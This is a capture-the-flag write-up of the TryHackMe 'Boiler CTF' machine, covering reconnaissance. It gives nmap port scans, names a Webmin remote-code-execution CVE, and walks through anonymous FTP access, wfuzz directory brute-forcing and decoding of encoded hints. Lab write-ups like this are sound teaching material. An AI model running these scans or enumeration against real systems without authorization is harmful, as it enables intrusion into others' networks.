Boiler CTF WriteUp - TryHackMe


Before you continue
If you're interested in pentesting/red team operations/offensive cybersecurity, be kwnown that reading this post can spoil Boiler CTF machine. If you plan to complete this machine, please don't continue reading.
- Difficulty: Medium
- Operating System: Debian 13

First I'll set up a little thing so hacking becomes easier for me. Instead of using the IP address of the machine, I'll associate that IP address to a name, so every time I want to interact with the machine, instead of writing "10.81.173.16", from now on I'm going to write "boilerctf.lab"
Phase 1: Reconnaissance
Starting with the first phase, I'll use "nmap" (as always) to scan the open ports in the target. Since this is a machine, I will put some parameters to speed up the scan a lot so it takes way less time.
sudo nmap -p- -T5 --min-rate 5000 -Pn -o nmap.txt boilerctf.lab

I'll explain the parameters I've used in the previous nmap command:
- "-p-": Scan all available ports (for TCP).
- "-T5": Scan aggressiveness level. The higher the number, the faster packets are sent (Maximum is 5. Don't use this in a real pentest).
- "--min-rate 5000": Minimum packets per second sent (Don't use this in a real pentest).
- "-Pn": Assume the target system is running.
- "-o": Output the scan into the specified file (if non-existent, nmap will create a new one).
Now, we now the open ports are the one that follows:
- 21: FTP protocol (default)
- 80: HTTP protocol (default)
- 10000: snet-sensor-mgmt (I don't know that this is, but we'll figure out later)
- 55007: "Unknown" (We'll figure out what this is later as well)
Now we want to know more details about what services are running in the discovered ports previously shown, and also, discover what ports "10000" and "55007" are hiding. For that, we'll use the following nmap command:
sudo nmap -p21,80,10000,55007 -v -sC -sV -T5 -A -Pn -o sc_nmap.txt boilerctf.lab
In the image, we can now see the revealed information about ports 10000 and 55007. Port 10000 has another HTTP server running on it, and port 55007 an SSH server as well. I tried searching for vulnerabilities online, and as expected, these services had a lot of vulnerabilities since the services versions were kind of old. However, the vulnerability that I took the most interest in was a RCE in Webmin's application (running on the previously shown port 10000).

The RCE we're talking about is the CVE-2019-15107, which allows the remote command execution via the parameter "old" in "password_change.cgi" (a file of the web application). To exploit this, I tried using this github repo.


But as we can see, the exploit was patched. After trying to perform some workarounds, I began to think of it as a decoy page, and tried to look for different services. I decided to start from the beginning and see what was inside the FTP server. Apparently, the anonymous login to the ftp server was allowed.
So I logged in as an anonymous user to the server and listed the content of the server.

I downloaded the hidden file from the FTP server called .info.txt and took a look on what was written on it.


And, yeah, it was coded. Not a big deal anyways. Doing some research I found out that it was coded using "ROT-13 Cipher". I used this webpage to decode the message, and this is what I found out.

So, yeah, "Just wanted to see if you find it. Lol. Remember: Enumeration is the key!" it ways. Alright, knowing this and seeing we've got nothing else to explore, we'll move on to the next port, the port 80. It should have an HTTP server running on it, but when I try to access the index.html webpage, I get the default webpage, as if the web server was empty.

But as we've read before, "Enumeration is the key", so that's what we'll do. Using "wfuzz" and a wordlist I got from Seclists's github repo, I did some directory enumeration and found out this:
wfuzz --hc 404 -c -w /usr/share/wordlists/combined_directories.txt -t 200 -u http://boilerctf.lab/FUZZ
NOTE: Careful with putting "-t 200". It make the enumeration a lot faster taking advantage of paralellism (the act of executing various tasks simultaniously), but creates a hell lot of traffic and in real pentesting may be flagged as a "DOS" attack and the firewall could stop you in your tracks. In general, is better not to try enumeration without previous authorization.
So, we can see we have two directories called "manual" (no idea what it is) and "joomla" (a famous CMS). Also, we have "index.html", which we've previously seen and "robots.txt", that can give us interesting information about the webpage. When I accessed to it, I saw this:

This is not a normal "robots.txt". The robots.txt file help AIs and bots be able to discover webpages in your web server. However, we can see the directories listed in this robots.txt webpage is actually a message. "Now a rabbit hole, or is it?" indicates there is something to look up for there. In case you've not seen the obvious, there is a large string of 3 digit numbers. In cade you don't know, this is actually a coded messace in ASCII numbers, and each 3 digits represent a letter. We can decode this message using Python, for example, with this simple script I've created.
list = []
string = '079 084 108 105 077 068 089 050 077 071 078 107 079 084 086 104 090 071 086 104 077 122 073 051 089 122 085 048 077 084 103 121 089 109 070 104 078 084 069 049 079 068 081 075'
ascii_string = ''

for i in string.split(' '):
    list.append(chr(int(i)))

ascii_string = ''.join(list)
print(ascii_string)
As we can see, this is the text written in ascii:
python3 decode.py

Now, the format has changed. The combination of mayus and minus letters (as well as numbers) make me think it can be base64, so after trying to decode the string with these commands:
python3 decode.py | base64 -d
And ironic enough, it seems like after decoding the base64 string, we got a MD5 hash, so this is the end of the road for us since we have no salt, usernames or separators for this hash, so we can't crack it. Let's keep up with the enumeration anyways. Now, we'll start fuzzing the "manual" director we found before in the web server.
